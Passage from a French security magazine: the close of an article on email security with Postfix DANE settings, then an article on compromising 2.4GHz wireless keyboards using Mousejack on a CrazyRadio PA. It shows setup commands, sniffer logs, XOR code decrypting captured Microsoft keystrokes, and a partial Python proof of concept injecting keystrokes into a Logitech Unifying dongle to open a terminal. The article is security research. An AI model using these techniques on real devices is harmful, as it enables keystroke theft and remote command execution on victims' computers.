


Fig. 1 : Synthèse des menaces étudiées dans cet article pouvant affecter les échanges de courriers électroniques. Les flux en rouge sont créés ou modifiés par l'attaquant.

avec Postfix, l'administrateur doit indiquer dans son fichier de configuration **main.cf** les lignes suivantes :

```
smtp_tls_security_level = dane
smtp_dns_support_level = dnssec
```

Ces lignes indiquent à Postfix de se comporter comme suit : en présence d'un enregistrement TLSA validé, le serveur contacté doit prendre en charge TLS ; si un attaquant actif corrompt l'échange et que l'option **STARTTLS** n'est pas négociée, Postfix ne transmet pas le courrier électronique. En cas d'erreur de validation de l'enregistrement TLSA, ou d'absence de réponse du serveur, le même comportement conservatoire doit être adopté. Dans les cas où la réponse DNS n'est pas signée, ou si elle ne contient pas d'enregistrement TLSA, alors le chiffrement opportuniste est employé avec le serveur contacté. En conséquence, le mode **dane** de Postfix permet un déploiement progressif, offrant une sécurité contre les attaquants actifs si DANE est employé, et conservant le chiffrement opportuniste dans le cas contraire.

Conclusion

Dans cet article, nous avons étudié différentes menaces pouvant affecter les échanges de courriers électroniques, en présence d'un attaquant actif. La figure 1 rappelle ces dernières de manière synthétique.

Nous avons également observé l'effet positif que DNSSEC peut avoir pour améliorer la sécurité des échanges de courriers électroniques. Hélas, son faible taux de déploiement à ce jour, signifie que la plupart des courriers électroniques peuvent être et sont la proie d'attaques actives plus ou moins ciblées (comme le cas tunisien, évoqué en section 2.1 nous l'a montré).

Les utilisateurs souhaitant échanger de manière confidentielle sont encouragés à chiffrer le contenu de leurs courriers électroniques, en complément de la protection offerte, de manière opportuniste ou non, par TLS. Il existe pour cela plusieurs options, dont des moyens intégrés (comme S/MIME ou, dans une moindre mesure, OpenPGP), ou non (comme ceux listés dans le catalogue des produits certifiés par l'ANSSI). Dans le cas du chiffrement opportuniste, les métadonnées de ces échanges ne sont, cependant, protégées que contre les écoutes passives lors de leur transit sur le réseau. Les administrateurs de serveurs de courriers électroniques souhaitant offrir une sécurité adéquate à leurs utilisateurs contre les attaques actives devraient donc signer leurs zones DNS avec DNSSEC, publier des enregistrements TLSA, et configurer leurs serveurs pour utiliser DANE lorsqu'il est disponible.

Pour finir, publier des enregistrements SPF, DKIM et DMARC signés participe à lutter contre les usurpations d'identité. Il convient cependant d'exiger des signatures DNSSEC sur les enregistrements DMARC ou de désactiver l'envoi de rapports dans son validateur DMARC, lorsque la configuration logicielle le permet, afin d'éviter les exfiltrations de métadonnées sur les courriers électroniques. ■

Remerciements

Je tiens à remercier mes relecteurs, Baloo (@baloose), Olivier Levillain et Christophe Malinge, pour leurs remarques constructives qui ont significativement contribué à l'amélioration de cet article.

Merci également à Claudio Fiandrino pour son code TikZ pour topologies réseaux, publié en [CCBy].

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/ .



COMPROMISSION DE CLAVIERS SANS FIL 2.4GHZ

Cédric CHOUGUES
Hacker @ digital.security

mots-clés : IoT / CLAVIER SANS FIL / NRF24L / ESB / UNIFYING / CRAZYRADIO PA / MICRO:BIT

Dans cet article, seront abordées deux failles de sécurité découvertes sur des claviers sans fil équipés de puces nRF24L. Ces claviers n'utilisent donc pas la technologie Bluetooth et communiquent via la bande de radio fréquence 2.4GHz. La première faille qui va être présentée affecte le protocole Enhanced ShockBurst et permet de récupérer les frappes au clavier. La seconde impacte le protocole Unifying de Logitech et permet d'envoyer des saisies de touches à distance et ainsi d'exécuter des actions malveillantes sur le poste d'un utilisateur.

1 Introduction

Les claviers sans fil sont des produits à la mode et populaires. Ainsi, ils deviennent des proies de choix pour les attaquants. Quoi de plus séduisant pour un attaquant que de réaliser des attaques à distance sur le poste d'un utilisateur qui ne se doute de rien ?

En plus des claviers en Bluetooth, une seconde famille de claviers sans fil basée sur les communications hertziennes en 2.4GHz a vu le jour. Ces claviers sont plus attractifs du fait de leur prix moins élevé et de leur meilleure qualité de transmission, cependant ils font aussi face à de nombreuses problématiques de sécurité.

1.1 Nordic Semiconductor nRF24L

Pour permettre les communications, le clavier doit être associé avec un dongle USB qui sera connecté à l'ordinateur de l'utilisateur. Généralement, ce sont les puces nRF24L qui sont les plus utilisées dans ce type d'équipements. Ces puces sont produites par la société Nordic Semiconductor et permettent les échanges radio au travers de la bande de fréquence 2.4GHz avec une modulation par déplacement de fréquence gaussien (GSFK) de 1 à 2MHz.

Il existe 5 déclinaisons différentes de puces nRF24L, possédant chacune des fonctionnalités spécifiques dont les principales caractéristiques sont présentées dans le tableau 1.

Ce sont principalement les modèles nRF24LE1 et nRF24LU1+ avec ou sans OTP (*One Time-Programing*) qui sont utilisés dans les dongles USB et les claviers sans fil. Contrairement au modèle nRF24L01, les autres modèles possèdent un MCU (*Multipoint Control Unit*, qui permet d'établir simultanément plusieurs communications) et supportent le chiffrement des communications en AES 128 bits (malheureusement, ceci n'empêche pas le fait qu'un grand nombre de claviers sans fil n'utilisent pas de chiffrement).

Concernant les évolutions micro-logicielles, seules les puces basées sur une mémoire Flash supportent les mises à jour du microprogramme (en supposant que la fonctionnalité ait bien été implémentée par le vendeur). Les puces OTP ne peuvent néanmoins pas être reprogrammées après sortie d'usine, ce qui implique que de nombreux claviers sans fil vulnérables ne peuvent pas être mis à jour.

1.2 Panorama des vulnérabilités sur les claviers sans fil 2.4GHz

À la rédaction de l'article, voici la liste des vulnérabilités principales découvertes sur différents modèles de claviers sans fil :

- appairage forcé ;
- capture des frappes clavier ;
- injection de frappe clavier via un canal de communication non chiffré ;

Liste des différentes puces nRF24L				
Types de puces	8051 MCU	Chiffrement AES 128bits	USB	Mémoire
nRF24L01+	Non	Non	Non	N/A
nRF24LE1	Oui	Oui	Non	Flash
nRF24LE1 OTP	Oui	Oui	Non	OTP
nRF24LU1+	Oui	Oui	Oui	Flash
nRF24LU1+ OTP	Oui	Oui	Oui	OTP

Tableau 1 : Liste des différentes puces nRF24L.

- injection de frappe clavier via un canal de communication chiffré ;
- simuler une souris au travers d'un clavier ;
- injection de macro malveillante pré-programmée ;
- déni de service.

Dans la suite de cet article, il va tout d'abord être expliqué comment s'outiller matériellement et logiciellement pour ensuite réaliser différents types d'attaques : capture des frappes clavier et injection de frappes clavier via des communications chiffrées.

2 Outillage avec Mousejack et CrazyRadio PA

Historiquement, c'est l'outil Keykeriki **[1]** qui a vu le jour en premier, développé par Thorsten Schroeder et Max Moser, celui-ci permet de capturer les frappes clavier ou bien de réaliser de l'injection de commande à distance. Suite à cela, Travis Goodspeed étendit la fonctionnalité de capture des paquets en rajoutant le mode promiscuous **[2]**.

Dans le cadre de cette étude, nous allons utiliser principalement l'outil Mousejack développé par Marc Newlin de la société Bastille **[3]**. Ce dernier est compatible avec l'équipement CrazyRadio PA qui est un dongle radio USB à longue portée basé sur une puce nRF25LU1+. Il dispose d'un amplificateur d'une puissance de 20dBm et est pré-programmable en Python. Cet équipement est utilisé principalement avec un drone nommé Crazyflie.

2.1 Installation de Mousejack

En premier lieu, il est nécessaire de se procurer un équipement CrazyRadio PA (via des revendeurs en ligne) **[4]**. Une fois le matériel à disposition, il est nécessaire de modifier son microprogramme en le remplaçant par celui de « Mousejack » disponible sur son dépôt GitHub **[5]**.

2.1.1 Liste des dépendances à installer

La configuration du CrazyRadio PA est réalisée à partir d'une distribution Linux Ubuntu 16.04 LTS en installant les dépendances suivantes :

```
$ sudo apt-get install sdcc binutils python python-pip
$ sudo pip install -U pip
$ sudo pip install -U -I pyusb
$ sudo pip install -U platformio
```

2.1.2 Modification du microprogramme

En premier lieu, le projet Mousejack doit être téléchargé à l'aide de la commande git :

```
$ git clone https://github.com/BastilleResearch/mousejack
```

Une fois le projet récupéré, il faut se déplacer dans le répertoire principal, lancer la compilation et l'installation de Mousejack. Il est possible de compiler et d'installer automatiquement le microprogramme sur le CrazyRadio PA branché en USB à l'aide des commandes ci-dessous :

```
$ cd nrf-research-firmware
$ sudo make install
./prog/usb-flasher/usb-flash.py bin/dongle.bin
[2018-01-10 11:43:48.184]  Looking for a compatible device that can
jump to the Nordic bootloader
[2018-01-10 11:43:48.204]  Looking for a device running the Nordic
bootloader
[2018-01-10 11:43:48.207]  Writing image to flash
[2018-01-10 11:43:48.815]  Verifying write
[2018-01-10 11:43:48.853]  Firmware programming completed successfully
[2018-01-10 11:43:48.853]  Please unplug your dongle or breakout board
and plug it back in.
```

Pour les lecteurs ne possédant pas de CrazyRadio PA, Il est possible d'installer Mousejack sur un dongle Logitech Unifying, à condition que celui-ci soit un modèle C-U0007. L'installation se fait de la même façon qu'avec le CrazyRadio PA, il faut tout d'abord brancher le dongle USB, puis lancer la commande suivante en étant dans le répertoire principal de Mousejack (**nrf-research-firmware**) :

```
$ sudo make logitech_install
```

3 Capture des frappes claviers Microsoft

3.1 Les protocoles ShockBurst et Enhanced ShockBurst

Deux protocoles ont été définis afin de pouvoir communiquer dans la bande des 2.4GHz : le ShockBurst et le Enhanced ShockBurst.

Le protocole ShockBurst est utilisé par les claviers et souris sans fil afin de pouvoir communiquer avec un dongle USB. Cependant et contrairement au protocole Bluetooth, il n'y a pas de standard défini, ce qui implique des implémentations différentes en fonction du constructeur, notamment sur la façon d'envoyer les informations des frappes clavier au dongle.

Les deux protocoles permettent de réaliser des communications bidirectionnelles entre un clavier et son dongle USB associé. C'est-à-dire que les échanges de paquets se font dans les deux sens : le clavier envoie des signaux radio au dongle USB qui est connecté à l'ordinateur, puis celui-ci retourne un paquet d'acquittement.

On appelle une transaction un échange de paquets entre un émetteur (PRX) et un récepteur (PTX) (dans notre cas, un clavier sans fil et un dongle USB). Le récepteur peut être synchronisé avec de nombreux émetteurs.

Un message ShockBurst commence avec un préambule d'une taille d'un octet, suivi de l'adresse MAC du dispositif de destination, pouvant être d'une taille de 3 à 5 octets, ensuite se trouve la charge utile pouvant être de 1 à 32 octets. Enfin peut s'ajouter facultativement une somme de contrôle (CRC) à la fin du paquet d'une taille de 1 à 2 octets (voir tableau 2 ci-dessous).

En pratique, la valeur du préambule peut varier entre : 0x55 ou 0xAA, cette valeur varie en fonction du premier bit du champ de l'adresse MAC. Si celui-ci commence par 0, ce sera 0x55, sinon 0xAA. Ensuite, on retrouve l'adresse MAC unique de l'équipement, puis la charge utile contenant par exemple la touche saisie et pour finir la somme de contrôle afin de vérifier l'intégrité du message après réception. Cette somme de contrôle est calculée à partir de la totalité du message à l'exception du préambule et d'elle-même.

Préambule	Adresse MAC	Charge utile	Somme de contrôle
1 octet	3-5 octets	1-32 octets	1-2 octets

Tableau 2 : Format d'un paquet ShockBurst.

Le protocole ShockBurst est de moins en moins rencontré sur les matériels récents, au profit de son successeur : « Enhanced ShockBurst ».

Ce nouveau protocole possède de nombreuses améliorations :

- la taille de la charge utile peut être définie dynamiquement et fait partie du message ;
- le dispositif de réception peut automatiquement envoyer un acquittement à l'émetteur afin d'indiquer qu'il a bien reçu le message. En cas de non-réception d'un acquittement après un certain délai, l'émetteur retentera automatiquement la transmission.

De plus, le champ **Packet Control Field** (PCF) a été introduit, il comporte :

- la taille de la charge utile ;
- un numéro de séquence appelé **Packet Identifier** (PID), qui permet de détecter les retransmissions ;
- un drapeau permettant d'activer la suppression d'envoi de paquet d'acquittement.

La somme de contrôle devient alors obligatoire. Pour avoir un paquet normalement constitué, celui-ci doit posséder l'adresse MAC du dispositif de destination et la somme de contrôle doit être valide, autrement le message sera rejeté et considéré comme un paquet non valide.




Fig. 1 : Format d'un paquet Enhanced ShockBurst.

3.2 Exploitation permettant la capture des frappes clavier

La technique permettant la capture des paquets Enhanced ShockBurst en mode promiscuous consiste à limiter la taille de l'adresse MAC du dispositif de destination à 2 octets et de désactiver la somme de contrôle. Cela provoque ainsi un décalage de l'adresse MAC de destination au niveau du préambule. Cette technique est présentée par Travis Goodspeed dans un article **[2],** dans lequel il expose la méthodologie permettant de capturer des paquets ESB en mode promiscuous.

L'excellence technique en CYBERSÉCURITÉ



- L'architecture d'un SOC vous intéresse
- Vous participez à des CTF, vous connaissez IDA
- Vous êtes administrateur système et réseaux

Retrouvez-nous au **SSTIC** les 13, 14 et 15 juin 2018

À Rennes,

Des postes d'ingénieurs (en CDI, H/F) sont ouverts

Venez renforcer les équipes de DGA Maîtrise de l'information !

#shellcode #reverse #SOC #admin #forensics #audit #pentest #exploit #crypto #vuln #ropchain #IA #LID #bretagne

Vous êtes un(e) ingénieur(e) curieux(se) et passionné(e)
Envoyez CV et lettre de candidature

CONTACT
dga-mi-bruz.recrutement.fct@intradef.gouv.fr

Retrouvez-nous aussi sur LinkedIn et sur le site de l'APEC

DGA

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE
MINISTÈRE DES ARMÉES

Interprétation attendue	Bruit			Préambule	Adresse MAC					Charge utile		Bruit	
Données	xx	55	00	55	01	02	03	04	05	PCF	[Charge utile]	xx	xx
Interprétation réalisée (promiscuous)	Bruit	Préambule	Adresse MAC		Charge utile contenant la vraie adresse MAC et la vraie charge utile							Vraie somme de contrôle	

Tableau 3 : Interprétation réalisée après modification de la taille de l'adresse.

En analysant la fiche technique **[6]** de la puce nRF24L, celle-ci stipule que les deux derniers bits du registre 0x03 sont utilisés pour la définition de la taille de l'adresse. Comme évoqué plus tôt, l'adresse de destination peut être définie entre 3 à 5 octets, de ce fait les seules tailles valides réalisables sont :

- 3 octets : 0x01 ;
- 4 octets : 0x10 ;
- 5 octets : 0x11.

Cependant, en mettant ces deux bits à 0, cela fait correspondre l'adresse de destination sur 2 octets. En plus de cela, en désactivant la somme de contrôle, on obtient un grand nombre de paquets faux-positifs considérés comme paquets invalides.

La seconde condition est de recevoir les paquets avant que le champ de l'adresse MAC n'apparaisse, cela est dû au fait que les composants Nordic Semiconductor ne prennent pas en compte les adresses des paquets entrants, mais seulement les charges utiles.

Ainsi, en observant le bruit obtenu après diminution de la taille de l'adresse MAC, il est possible d'identifier un grand nombre de paquets commençant par 0x00 et 0xFF, mais aussi des paquets avec 0xAA et 0x55 provenant d'un retour d'horloge interne.

Maintenant , en couplant ces informations, lorsqu'on envoie un message avec une adresse d'une taille de 2 octets (0x0055 ou 0x00AA), le bruit précédant le vrai paquet devrait correspondre à un préambule. Au final, le vrai paquet sera interprété comme une adresse de 2 octets (0x0055 ou 0x00AA) et les 32 octets suivants seront considérés comme une charge utile, qui en réalité contient les bonnes adresses MAC et charges utiles (voir tableau 3 ci-dessus).

De ce fait, en utilisant cette technique, il est possible de capturer un grand nombre de paquets et d'identifier dans ceux-ci une adresse MAC de destination valide d'un dispositif sans fil que l'on souhaiterait espionner. Cependant, seuls les paquets d'une taille inférieure ou égale à 27 octets (32-5) peuvent être capturés.

3.3 TP : Récupération des frappes clavier saisies

Dans ce chapitre, les tests ont été réalisés sur le clavier Microsoft Wireless 800, celui-ci utilise le protocole Enhanced ShockBurst et intègre un système de chiffrement au niveau du code de la touche saisie (pour soulager le lecteur, il est à noter qu'aucun clavier n'a été maltraité durant les différents tests réalisés).

3.3.1 Capture des paquets Enhanced ShockBurst

Lors du téléchargement de Mousejack, un répertoire **tools** est présent dans son arborescence et comprend plusieurs scripts python permettant de scanner et capturer les dispositifs sans fil compatibles ESB.

Voici un exemple permettant de réaliser un scan des claviers se trouvant à proximité :

```
$ sudo ./nrf24-scanner.py -l
[2018-01-10 11:58:44.426]  21  16  A9:E5:C7:6A:6D  0A:78:1E:01:C7:6B:84:E5:
A9:3F:6A:C7:E5:A9:6D:42
[2018-01-10 11:58:44.474]  21   8  A9:E5:C7:6A:6D  0A:38:1E:01:C7:6B:C7:9C
[2018-01-10 11:58:44.798]  25   0  A9:E5:C7:6A:6D
[2018-01-10 11:58:52.646]  21  16  A9:E5:C7:6A:6D  0A:78:1E:01:BC:6B:84:E5:
A9:3C:3A:C7:E5:A9:6D:6A
[2018-01-10 11:58:52.695]  21   8  A9:E5:C7:6A:6D  0A:38:1E:01:BC:6B:C7:E7
[2018-01-10 11:59:02.861]  41  10  5F:DB:14:CF:07
00:C2:00:00:01:00:00:00:00:3D
[2018-01-10 11:59:02.921]  41  10  5F:DB:14:CF:07
00:C2:00:00:01:F0:FF:00:00:4E
[2018-01-10 11:59:02.936]  41  10  5F:DB:14:CF:07
00:C2:00:00:01:F0:FF:00:00:4E
```

Grâce au scan réalisé, il nous est possible alors d'identifier notre clavier Microsoft qui a pour adresse **A9:E5:C7:6A:6D**. En connaissant cette adresse, on peut alors lancer la capture des paquets à destination de celle-ci :

```
$ sudo ./nrf24-sniffer.py -a A9:E5:C7:6A:6D
[2018-01-10 12:00:28.188]  72  16  A9:E5:C7:6A:6D  0A:78:1E:01:A9:6A:84:E5:
A9:66:6A:C7:E5:A9:6D:74
[2018-01-10 12:00:28.235]  72   8  A9:E5:C7:6A:6D  0A:38:1E:01:A9:6A:C7:F3
...
[2018-01-10 12:00:28.282]  72   8  A9:E5:C7:6A:6D  0A:38:1E:01:A9:6A:C7:F3
[2018-01-10 12:00:28.347]  72  16  A9:E5:C7:6A:6D  0A:78:1E:01:A3:6A:84:E5:
A9:65:6A:C7:E5:A9:6D:7D
[2018-01-10 12:00:28.423]  72   8  A9:E5:C7:6A:6D  0A:38:1E:01:A3:6A:C7:F9
[2018-01-10 12:00:28.428]  72   8  A9:E5:C7:6A:6D  0A:38:1E:01:A3:6A:C7:F9
...
[2018-01-10 12:00:28.474]  72  16  A9:E5:C7:6A:6D  0A:78:1E:01:F1:6A:84:E5:
A9:62:6A:C7:E5:A9:6D:28
[2018-01-10 12:00:28.476]  72  16  A9:E5:C7:6A:6D  0A:78:1E:01:F1:6A:84:E5:
A9:62:6A:C7:E5:A9:6D:28
[2018-01-10 12:00:28.522]  72   8  A9:E5:C7:6A:6D  0A:38:1E:01:F1:6A:C7:AB
[2018-01-10 12:00:28.524]  72   8  A9:E5:C7:6A:6D  0A:38:1E:01:F1:6A:C7:AB
...
```

```
[2018-01-10 12:00:28.540]  72   8  A9:E5:C7:6A:6D  0A:38:1E:01:F1:6A:C7:AB
[2018-01-10 12:00:39.053]  72  16  A9:E5:C7:6A:6D  0A:78:1E:01:D0:6A:84:E5:
A9:6D:6A:C7:E5:A9:6D:06
[2018-01-10 12:00:39.093]  72  16  A9:E5:C7:6A:6D  0A:78:1E:01:D0:6A:84:E5:
A9:6D:6A:C7:E5:A9:6D:06
[2018-01-10 12:00:39.094]  72  16  A9:E5:C7:6A:6D  0A:78:1E:01:D3:6A:84:E5:
A9:7F:6A:C7:E5:A9:6D:17
[2018-01-10 12:00:39.173]  72   8  A9:E5:C7:6A:6D  0A:38:1E:01:D3:6A:C7:89
...
```

3.4 Déchiffrement des paquets

Après avoir récupéré les paquets échangés entre le clavier et son dongle USB, restent à déterminer :

- les paquets contenant des commandes claviers ;
- les touches saisies à partir de leurs codes hexadécimaux.

Afin de déterminer si un paquet contient une commande clavier, il suffit de regarder la valeur des deux premiers octets. Voici les correspondances de ceux-ci :

- le premier octet définit le type du dispositif : 0x0A = clavier, 0x08 = souris ;
- le second octet définit le type du paquet : 0x78 = frappe clavier, 0x38 = la touche a été relâchée.

Par exemple, le format d'un paquet avec une commande clavier sera séquencé tel qu'indiqué dans le tableau 4 ci-dessous.

Grâce aux recherches de Thorsten Schröder et Max Moser qui ont réalisé l'analyse par rétro-ingénierie des claviers Microsoft, il a été décelé que les commandes claviers étaient chiffrées via un simple XOR avec l'adresse MAC de destination ; les messages sont divisés en plusieurs blocs et chacun sont chiffrés séparément un à un. Voici un exemple de code permettant de déchiffrer les paquets :

```
void decrypt(uint8_t* pkt) {
    for (int i = 4; i < 15; i++)
        pkt[i] ^= mac >> (((i - 4) % 5) * 8) & 0xFF;
}
```

Pour finir et afin de pouvoir faire la correspondance entre un code hexadécimal et une touche clavier, il est possible de trouver facilement sur Internet des tableaux de correspondances comme par exemple le lien suivant : http://www.freebsddiary.org/APC/usb_hid_usages.php. La figure 2 représente de manière claire ces correspondances.




Fig. 2 : Correspondances entre codes hexadécimaux et touches clavier.

Réalisons maintenant le déchiffrement des paquets capturés dans le chapitre précédent :

```
A9:E5:C7:6A:6D 0A:78:1E:01:A9:6A:84:E5:A9:66:6A:C7:E5:A9:6D:74 -> 66^6D = 0x0B : h
A9:E5:C7:6A:6D 0A:78:1E:01:A3:6A:84:E5:A9:65:6A:C7:E5:A9:6D:7D -> 65^6D = 0x08 : e
A9:E5:C7:6A:6D 0A:78:1E:01:F1:6A:84:E5:A9:62:6A:C7:E5:A9:6D:28 -> 62^6D = 0x0F : l
A9:E5:C7:6A:6D 0A:78:1E:01:F1:6A:84:E5:A9:62:6A:C7:E5:A9:6D:28 -> 62^6D = 0x0F : l
A9:E5:C7:6A:6D 0A:78:1E:01:D3:6A:84:E5:A9:7F:6A:C7:E5:A9:6D:17 -> 7F^6D = 0x12 : o
A9:E5:C7:6A:6D 0A:78:1E:01:F0:6A:84:E5:A9:6D:6A:C7:E5:A9:6D:26 -> 6D^6D = 0x00 :
null
```

Message décodé : « hello ».

4 Injection de commandes à distance à partir d'un clavier Logitech Unifying

4.1 Le protocole Logitech Unifying

Le protocole Unifying est un protocole propriétaire utilisé par les claviers et souris sans fil Logitech. Il a comme spécificité de permettre à n'importe quel dispositif Unifying (clavier ou souris sans fil) de s'appairer avec un dongle Unifying, tout en gérant la rétro-compatibilité avec les dispositifs originaux de 2009.

Unifying est une surcouche au protocole Enhanced ShockBurst, cependant il n'est pas exclusivement compatible avec les puces de Nordic Semiconductor. La majorité des dispositifs Unifying utilisent des transmetteurs Nordic Semiconductor nRF24L, les autres possèdent des transmetteurs Texas Instruments CC254X. Tous les dispositifs sont compatibles indépendamment du type de puce utilisé.

Type du dispositif	Type du paquet	Modèle	Champ inconnu	N° de séquence		Drapeaux			**Code Hex**						Somme de contrôle
0A	78	1E	01	F1	6A	84	E5	A9	**62**	6A	C7	E5	A9	6D	28

Tableau 4 : Format d'un paquet capturé.




Fig. 3 : Format d'un paquet Logitech Unifying.

Tous les paquets Unifying peuvent utiliser une charge utile ESB d'une taille de 5, 10 ou 22 octets. En supplément des 2 octets de somme de contrôle utilisés par le protocole Enhanced ShockBurst, la charge utile Unifying est elle aussi contrôlée par une somme de contrôle supplémentaire d'un octet.

Le dongle fonctionne tout le temps en mode réception tandis que le clavier appairé est en mode transmission lorsqu'il envoie des données ou bien en veille en cas d'inactivité (économie d'énergie). Un dongle ne peut pas envoyer activement des paquets au clavier, mais peut utiliser une charge utile d'acquittement afin de lui envoyer des commandes spécifiques. Toutes les charges utiles partagent le même format, qu'elles soient envoyées par un clavier ou incluses dans une charge utile d'acquittement du dongle. Voici la structure d'une charge utile Unifying :

Index du dispositif 1 octet	Type de fenêtre 1 octet	Données 2, 7 ou 19 octets	Somme de contrôle 1 octet

Tableau 5 : Format d'une charge utile Logitech Unifying.

4.2 Exploitation permettant l'injection de commandes à distance

Les claviers Logitech Unifying chiffrent leurs paquets avec un algorithme de chiffrement AES 128 bits, lors de l'envoi de commandes clavier. Cependant une faille a été découverte sur le dongle USB Unifying, celle-ci est due au fait que celui-ci intègre un système de rétro-compatibilité avec les anciens claviers sans fil qui eux n'utilisent pas de chiffrement.

Quand le dongle USB reçoit un paquet non chiffré, il le convertit en un paquet HID++ **[7]** puis il renvoie les commandes à l'ordinateur hôte. Ce comportement rend alors possible l'injection de paquets avec des commandes claviers sans avoir à connaître la clé de chiffrement.

Pour pouvoir réaliser l'attaque, il est nécessaire de définir le second octet à 0xC1, ce qui va permettre de spécifier qu'il s'agit d'un paquet avec des commandes clavier. Ensuite, le quatrième octet doit contenir le code HID de la touche que l'on souhaite injecter (voir tableau 6 ci-dessous).

Enfin, un envoi de paquet signalant le relâchement de la touche est nécessaire. Autrement, le dongle USB considèrera que celle-ci est toujours maintenue.

4.3 Exécution de commande à distance

Dans ce chapitre, l'analyse sera faite sur un clavier Logitech k230. Contrairement à notre première victime, ce clavier utilise un protocole propriétaire : Logitech Unyfing. Les paquets sont chiffrés avec un algorithme AES 128 bits et il n'est pas possible de capturer les communications en clair.

Dans ce chapitre, nous allons mettre en pratique ce que nous avons vu dans le chapitre précédent. L'objectif est d'envoyer un paquet avec la commande : **0xC1**. Voici un exemple de code python en preuve de concept, qui va permettre de lancer un terminal sous Windows et d'ouvrir la calculatrice :

poc-inject-logitech-unifying.py :

```
import time, logging
from lib.nrf24 import *
#To modify: the target address
TARGET_ADDR = '37:48:9B:89:0B'.replace(':','').decode('hex')[::-1]
[:5]
K_WIN = 0x08
PAYLOAD_TEST = [
    (K_WIN, 0x15), # WINDOWS+X
    (0xff, 0.1),
    (0, 0x06), # C
    (0, 0x00),
    (0, 0x33), # M
    (0, 0x00),
    (0, 0x07), # D
    (0, 0x00),
    (0, 0x28), # ENTER
    (0, 0x00),
    (0xff, 0.1),
    (0, 0x06), # C
    (0, 0x00),
    (0, 0x14), # A
```

Non utilisé 1 octet	Type de fenêtre 1 octet	Champ inconnu 1 octet	Donnée HID clavier 1 octet	Inconnu 5 octet	Somme de contrôle 1 octet
00	**C1**	00	XX	00 00 00 00 00	XX

Tableau 6 : Format d'un paquet avec une commande d'une touche appuyée.

ACTUELLEMENT DISPONIBLE

GNU/LINUX MAGAZINE HORS-SÉRIE N°96 !



NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

https://www.ed-diamond.com

```
    (0, 0x00),
    (0, 0x0F), # L
    (0, 0x00),
    (0, 0x06), # C
    (0, 0x00),
    (0, 0x28), # ENTER
    (0, 0x00)
]
#Pour le calcul du checksum du paquet
def logitech_crc(data):
    crc = 0
    for i in data:
        crc += ord(i)
    return ((0xffff ^ crc) + 1)&0x00ff
#Création du paquet d'envoi de commande
def build_packet(key, modifiers=0x00):
    pkt = [
        "\x00\xC1",
        chr(modifiers),
        chr(key),
        "\x00\x00\x00\x00\x00\x00"
    ]
